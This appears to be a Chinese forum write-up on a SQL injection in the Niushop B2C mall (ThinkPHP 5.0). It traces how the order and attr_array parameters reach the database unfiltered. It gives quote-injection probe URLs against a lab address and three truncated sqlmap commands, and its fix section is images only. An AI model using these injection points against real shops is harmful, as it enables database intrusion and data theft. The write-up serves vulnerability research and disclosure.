某Shop前台SQL注入


Onlywait (/u/10464) / 2019-11-18 09:20:52 / 浏览数 41015

0x01 前言


Niushop B2C (https://www.niushop.com.cn/)商城系统基于ThinkPHP (http://www.thinkphp.cn/)5.0开发，源码全部开放(100%)，商用免费，四网合一，满足用户、企业、开发者、服务商等角色要求

0x02 代码分析

跟踪到**/Application/(wap/shop)/Controller/Goods.php**中的**ajaxGoodsList**方法



(https://xzfile.aliyuncs.com/media/upload/picture/20191113131705-d538e046-05d4-1.png)



(https://xzfile.aliyuncs.com/media/upload/picture/20191113131724-e04f640a-05d4-1.png)

(https://xzfile.aliyuncs.com/media/upload/picture/20191113131742-eb38ac6e-05d4-1.png)

(https://xzfile.aliyuncs.com/media/upload/picture/20191113131802-f756cd50-05d4-1.png)

(https://xzfile.aliyuncs.com/media/upload/picture/20191113131827-05c333ba-05d5-1.png)

- 924 Line: 使用count函数获取$attr_array数组中的元素个数并赋值给$array_count
- 925 Line: 定义$goodsid_str变量
- 926 Line: 定义$attr_str_where变量
- 927 Line: 判断数组$attr_array是否为空
- 929 Line: 循环$attr_array数组$k表示键、$v表示值
- 930 Line: 判断$attr_str_where是否为空
- 931 Line: 将$v[2]、$v[1]拼接到SQL语句中
- 932 Line: 将$v[2]、$v[1]拼接到SQL语句中
- 936 Line: 判断$attr_str_where是否不为空
- 937 Line: 调用$goods中的getGoodsAttributeQuery方法并将$attr_str_where传入
  跟踪到**/data/service/Goods.php**中的**getGoodsAttributeQuery**方法

(https://xzfile.aliyuncs.com/media/upload/picture/20191113131950-3786ebbc-05d5-1.png)


- 3959 Line: 实例化NsGoodsAttributeModel模型并赋给$goods_attribute
- 3960 Line: 调用对象$goods_attribute中的getQuery并将$condition传入
  跟踪到**/data/Model/BaseModel.php**中的**getQuery**方法

(https://xzfile.aliyuncs.com/media/upload/picture/20191113132043-56e9e52c-05d5-1.png)

- 这里直接将传入的语句带入查询了，造成了SQL注入

(https://xzfile.aliyuncs.com/media/upload/picture/20191113132134-756896d8-05d5-1.png)

- 1029 Line：将外部传入的$order传入$goods中的getGoodsListNew方法
  跟踪到**/data/service/Goods.php**中的**getGoodsListNew**方法



(https://xzfile.aliyuncs.com/media/upload/picture/20191113132206-88743c8c-05d5-1.png)

(https://xzfile.aliyuncs.com/media/upload/picture/20191113132211-8b6714d2-05d5-1.png)

- 4910 Line: 从头往下看参数$order未被过滤，传入到了模型$goods_model中的viewPageQueryNew方法
  跟踪到**/data/Model/BaseModel.php**中的**viewPageQueryNew**方法

(https://xzfile.aliyuncs.com/media/upload/picture/20191113132411-d2fe7a88-05d5-1.png)

- 这里直接将$order带入查询了，造成了SQL注入
  # 0x03 漏洞探测
  order参数：
  http://172.16.209.129:8085/index.php/wap/goods/getGoodsListByConditions?
  category_id=1&brand_id=2&min_price=3&max_price=4&page=5&page_size=6&order=7%27&attr_array[]
  [2]=8&spec_array[]=9 (http://172.16.209.129:8085/index.php/wap/goods/getGoodsListByConditions?
  category_id=1&brand_id=2&min_price=3&max_price=4&page=5&page_size=6&order=7%27&attr_array[]
  [2]=8&spec_array[]=9)

(https://xzfile.aliyuncs.com/media/upload/picture/20191113132612-1b38f6a2-05d6-1.png)
attr_array参数：
http://172.16.209.129:8085/index.php/wap/goods/getGoodsListByConditions?
category_id=1&brand_id=2&min_price=3&max_price=4&page=5&page_size=6&order=7&attr_array[]
[2]=8%27&spec_array[]=9 (http://172.16.209.129:8085/index.php/wap/goods/getGoodsListByConditions?
category_id=1&brand_id=2&min_price=3&max_price=4&page=5&page_size=6&order=7&attr_array[]
[2]=8%27&spec_array[]=9)

(https://xzfile.aliyuncs.com/media/upload/picture/20191113132700-37d3c7a6-05d6-1.png)
两个参数均可触发该漏洞

0x04 漏洞复现

```
sqlmap -u "http://172.16.209.129:8085/index.php/wap/goods/getGoodsListByConditions?category_id=1&brand_id=2&min_pric
```

(https://xzfile.aliyuncs.com/media/upload/picture/20191113132756-5925f398-05d6-1.png)

```
sqlmap -u "http://172.16.209.129:8085/index.php/wap/goods/getGoodsListByConditions?category_id=1&brand_id=2&min_pric
```

(https://xzfile.aliyuncs.com/media/upload/picture/20191113132841-73f4af98-05d6-1.png)

```
sqlmap -u "http://172.16.209.129:8085/index.php/wap/goods/getGoodsListByConditions?category_id=1&brand_id=2&min_pric
```

目录

(https://xzfile.aliyuncs.com/media/upload/picture/20191113132902-80726670-05d6-1.png)

0x05 漏洞修复

(https://xzfile.aliyuncs.com/media/upload/picture/20191113132921-8bf8fec8-05d6-1.png)

(https://xzfile.aliyuncs.com/media/upload/picture/20191113132930-91357c40-05d6-1.png)

上一篇： 从Kibana-RCE对nodej... (/t/6755)　　下一篇： 社会工程学攻击-钓鱼 (/t/6763)

0 条回复

动动手指，沙发就是你的了！

目录